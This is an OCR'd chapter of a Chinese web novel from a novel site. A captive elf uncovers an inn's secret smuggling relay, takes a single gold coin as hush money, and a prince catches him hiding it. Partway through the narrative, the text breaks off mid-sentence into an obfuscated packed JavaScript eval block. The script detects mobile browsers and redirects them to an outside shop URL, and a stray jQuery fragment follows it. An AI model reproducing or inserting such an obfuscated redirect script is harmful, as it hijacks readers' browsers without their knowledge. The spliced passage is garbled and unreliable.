文趣网 > 都市小说 > 这个精灵,我的! > 8. 第八章 封口费
    第八章封口费

    那日之后,张大夫天还全没亮便来诊脉,补药流水似的往房里送。

    连柳娘都忍不住侧目,又一次看见张大夫抱着金贵药材匆匆进院时,她终于没忍住酸道:

    「不知道的还以为床上躺的是你亲孙子。」

    张大夫老脸一红:「胡说什么。」

    容晏来得也勤,理由十分充分,六十万黄金还没回本,自然要天天看着。

    午后,楚时岭难得下床走动,虽然走得慢,但至少不用再整日躺着,连着几日卧床,睡的是前所未有的饱了,但筋骨反而又酸又痛,他现在总想舒展舒展,透透气。

    容宴进门时。

    便看见他正沿着着窗框走着:

    「恢复得挺快。」

    楚时岭:「张大夫医术好。」

    楚时岭试着走出房间,在客栈里闲晃。那双漂亮的眼睛像一具精密的罗盘,静静地拓印着这间客栈的每一处细节。

    看着看着,他忽然发现了一件奇怪的事。

    靠近角落的第三张茶桌旁,一名灰衣老人已经坐了许久。桌上孤零零地只搁着一壶茶,茶早就凉了,老人却始终没有离开。

    他不像在等酒菜,只是安安静静地坐着,视线偶尔望向门口。

    楚时岭起初并未在意,直到后来,一名挑着货担的中年男人走进客栈。

    那人衣着普通,进门后却径直走到那张茶桌旁坐下。大堂里人声嘈杂,两人落座后身子同时前倾,楚时岭只隐约捕捉到那货郎压得极低的微弱气音:「……过界了。」

    老人没有回答,只是干脆地起身离开,连茶钱都没结——彷佛他出现在这里,仅仅只是为了听这三个字。

    奇怪。

    楚时岭好奇心突然被挑起。

    过了不久,那挑担的男人也压低帽檐走了,那张木桌重新空了下来。可不到一刻钟,又有人补了上去。

    这次是一个抱着繈褓的妇人,低头哄着孩子。然而她坐下没多久,一名短打装束的年轻人便佯装歇脚坐了过去。年轻人刚一落座,便一只手搭在桌沿,手指无意识地敲了两下木桌,嘴唇微动:「点灯吗?」

    妇人连头都没抬,一边拍着怀里的孩子,一边从齿缝里挤出两个字:「起风。」

    话音刚落,妇人便抱着孩子悄然离开。整个过程不到一盏茶的工夫,像是在交接什么,却又什么痕迹都没留下。

    楚时岭不解。他索性坐到某张桌上,不动声色地盯紧了往来的人流。然后他发现,整个下午,那张桌子始终有人,但奇怪的是,没有任何人真的在那里吃饭。

    有人喝半碗茶就走,有人坐一会儿就走,有人甚至连椅子都没坐热。

    他们像一群互不相识的陌路人,举手投足间,却又像在遵守某种看不见的森严规矩。

    正当他在脑思索时,一阵细微的脚步声突然在他身后传来。

    一个行色匆匆、斗篷拉得极低的男人坐到了他对面。那人浑身紧绷,草屑与血腥味混在衣服里。

    男人刻意压低声音,吐出一句牛头不对马嘴的字句:「今天北边的风大。」

    楚时岭根本听不懂这句切口,但他那属于狐狸的狡猾本能让他在半秒内做出了最完美的反应。他没有惊慌否认,反而整个人往后一靠,挑起眼睫,带着一种被打扰的不耐,慢条斯理地睨了对方一眼。

    「风大就多穿点,跑来跟我说有什么用?」

    男人再看了看他。

    在地下黑网里,越是脾气古怪、身无长物却气定神闲的,越是不能惹的高阶接头人。楚时岭那副傲慢的样子,彻底让对方对方深信自己的猜测。

    「规矩我懂,这是下一站的加急费,求大人请老大指条明路!」

    男人从怀里摸出一枚刻着古怪骷髅图腾的漆黑木牌,不由分说地塞进楚时岭手里,随后像是怕被他拒绝似地,起步便往后院的暗巷隐去。

    楚时岭低头看着手里沈甸甸的木牌,指尖摸过那精密的刻痕。看来,他运气不错,拿到了什么不得了的好东西。

    他起身走向旁门,不怀好意地想看看柳娘见了这木牌什么反应。

    穿过后院时突地传来一阵沉重的马蹄声。

    一队装运粗盐的商贩从侧门进来,马匹累得直喘粗气。

    楚时岭的视线落在领头那个商贩的皮靴上。

    靴缘黏着一层厚重的、泛着油光的黑土。

    王城方圆百里皆是红壤,只有远在关外的北境,才会有这种终年不化冻的黑湿泥。

    有意思。

    少年立即转向暗处隐身观察。

    然而仅仅过了不到一刻钟,后院再次传来动静——是一模一样的马车,甚至连装盐的麻袋补丁都如出一辙,从后门迅速驶离。粗盐不算值钱,不值得用这种接力赛的法子运送。除非那麻袋底下藏着的不是盐,而是更贵重的「货物」。

    楚时岭收回目光,嘴角勾起一抹玩味的笑容,

    「原来啊!」

    这地方根本不是普通的客栈。

    柜台后,柳娘正劈里啪啦地拨弄着算盘。她今日穿了一身石榴红的花裙,领口开得极低,风情万种里带着不加修饰的精明。

    一阵细微的木头叩击声打断了算盘的脆响。

    柳娘一抬头,看到楚时岭正斜斜地靠在柜台旁。

    那只狡猾的精灵一只手撑着下巴,另一只手正漫不经心地把玩着一枚漆黑的木牌,木牌在精灵纤长白皙的指尖转得飞快,像一团不祥的黑雾。

    看到那枚木牌,再看到楚时岭那得意满满的眼神,柳娘原本含笑的脸色「唰—」地一声彻底沈了下来。

    她将手指按在算盘上,死死盯着楚时岭,眼深冷得像结了冰:「这东西哪来的?」

    楚时岭没被她的杀气吓退,反而身子微微前倾,拉近了两人之间的距离。他将木牌「啪!」地一声扣在柜台上,压低了声音,慢条斯理地开口:「老板娘,别这么大火气,,我只是觉得奇怪,下午进来的那队盐商,不到一刻钟就在后院换马把货送出去了,领头的那位,鞋底沾着的可是北境才有的黑土。」

    楚时岭勾起唇角,那双清澈的眼眸里闪烁着近乎无辜的笑意:「这地方是个地下驿站吧?」

    气氛凝结

    少年若无其事的接着说:

    「既然妳连北境的买卖都敢接,那……加我这一个,妳开个条件?」

    柳娘震惊过后,涌上脊梁骨的是纯粹的恐惧。

    这只精灵是谁?他是二皇子景临亲自带回来安置在她这里的!

    景临是个什么人?

    二皇子把这只精灵放在这,不管是当新宠养着还是当棋子扣着,都代表这只精灵是皇家的私有物,她可不想沾手皇家的东西。

    她同样往前倾身,死死盯着楚时岭那双带笑的眼睛,用只有两人才听得见动声音:

    「小家伙,你确实聪明,但你给我听清楚了。」

    柳娘一字一顿:

    「就算我这地方是地下驿站,就算我连通缉犯都敢送,老娘也绝对不碰皇家的人!你的主人是二殿下,我柳娘开门做生意是为了求财活命,不是为了去送死!」

    她一把夺过柜台上的黑骨牌,冷笑着警告,尖锐的指甲几乎戳到楚时岭的鼻尖:「少用那种眼神看我,看在殿下的面子上,热水和食物管够。但要是再让我听到一个关于离开,的字眼,老娘立刻把你腿废了,反正殿下要的只是活人。」

    说完,柳娘猛地转身,踩着重重的步伐走进了内房,将门摔得震天响。

    楚时岭独自站着,他没有因为柳娘的威胁而慌张,反而缓缓直起身。

    柳娘没有否认自己能送人,她;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17849589|211794||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    只是说,不敢送二皇子的人。没多久,房门被敲响。不等里面回应,柳娘已经推门进来,她自己给自己倒了杯茶。

    喝了口茶,一改先前的怒气,笑眯眯的问:「除了离开你还想要什么?」

    楚时岭不假思索道:

    「给我一枚金币。」

    柳娘下巴都要掉了,甚至怀疑自己听错,没有她期待的狮子大开口,一枚金币是什么东西?果然是拍卖场牢里待久,没见过世面的年轻人。

    她再次确认:「什么?」

    「封口费。」

    柳娘盯着他看了半天,笑出声来,越笑越大声,笑得眼角皱褶都弯了。

    她原本已经想好各种应对、收买,现在居然这么容易就搞定。

    柳娘忙从袖中摸出一枚金币,深怕他反悔似的,指尖一弹,在空中划出一道弧线。

    楚时岭抬手接住,动作熟练得像做过无数次。

    柳娘看得直乐,又寒暄了几句,才满意地摆着她的红色花裙离去。

    楚时岭独自坐在床沿,低头看着掌心里那枚黄澄澄的小玩意儿。一枚金币不多不少,但对他现在这样的处境来说,攒起来未来总是不无用处。

    想着想着突然渴了,他起身,一手把玩着金币,一手拉开房门下楼找水喝。他缓缓走着,指尖慢条斯理地让那枚硬币在指缝间翻滚。然而,就在他刚走到木梯转角的刹那,一条高大的黑影毫无预警地踏了上来。

    不知何时回来的景临,好整以暇地立在台阶的拐角处。

    「殿下。」

    楚时岭吓了一跳,根本来不及将金币塞进魔法袋,左手本能地把金币死死握在手里,往身后藏了藏。

    景临慢条斯理地踩着木梯走上来,

    视线微微下移,精准地落在了楚时岭试图往身后藏的那只左手上。

    「手里拿着什么?」

    精灵那双潋灩的眼睛死死盯着景临,往前迈了一步,嘴唇贴在景临耳畔,带着挑衅的气音低笑:「殿下既然这么多疑,不如现在就把我杀了,以免我又偷了什么皇室的秘密。」

    景临根本不吃这一套,这只精灵越是满嘴带刺,就越证明他手里的东西有鬼。

    景临冷哼一声,根本不容他退缩,精准,蛮横地一把死死扣住了楚时岭的左手手腕!

    「唔……」楚时岭眉心猛地一蹙,手腕被那如铁钳般的力道捏得一阵发麻。

    景临的手劲极大,握住少年的手腕将他的左手强行扯进两人之间。随后,另一手的手指,挤进了楚时岭紧握的指缝里,一根,一根地,将楚时岭紧绷的手指硬生生往外掰开。

    居然,躺在精灵掌心中央的……是一枚黄澄澄、带着俗气金光的帝国普通金币。

    景临看着那枚金币,又看了看一脸狠绝、彷佛握着什么能毁灭世界武器的楚时岭,眼角有些不可置信地抽搐了一下。

    「……一枚小金币?」

    景临的声音里那股冰冷的杀意瞬间散了个干净,取而代之的是一种近乎荒谬的无语。

    他有些傻眼地看着眼前这只长相绝美、心思狡猾,搞得像要慷慨赴死一样,就为了藏一块金币的精灵。

    突然间,一声充满嘲弄的低笑从景临胸腔里震了出来:「一块金币,也能让你藏成这副绝世宝物的样子,你要是这么缺钱,以后进了容晏的酒楼,要什么好东西没有?」说完,景临轻笑一声,看都没再看他一眼,撩起衣摆与他擦肩,留下楚时岭一个人靠在木梯扶手边,大口喘着气。

    他缓缓抬起左手,看着洁白手腕处几道触目惊心的明显指印,狠狠地啐了一口。

    ———

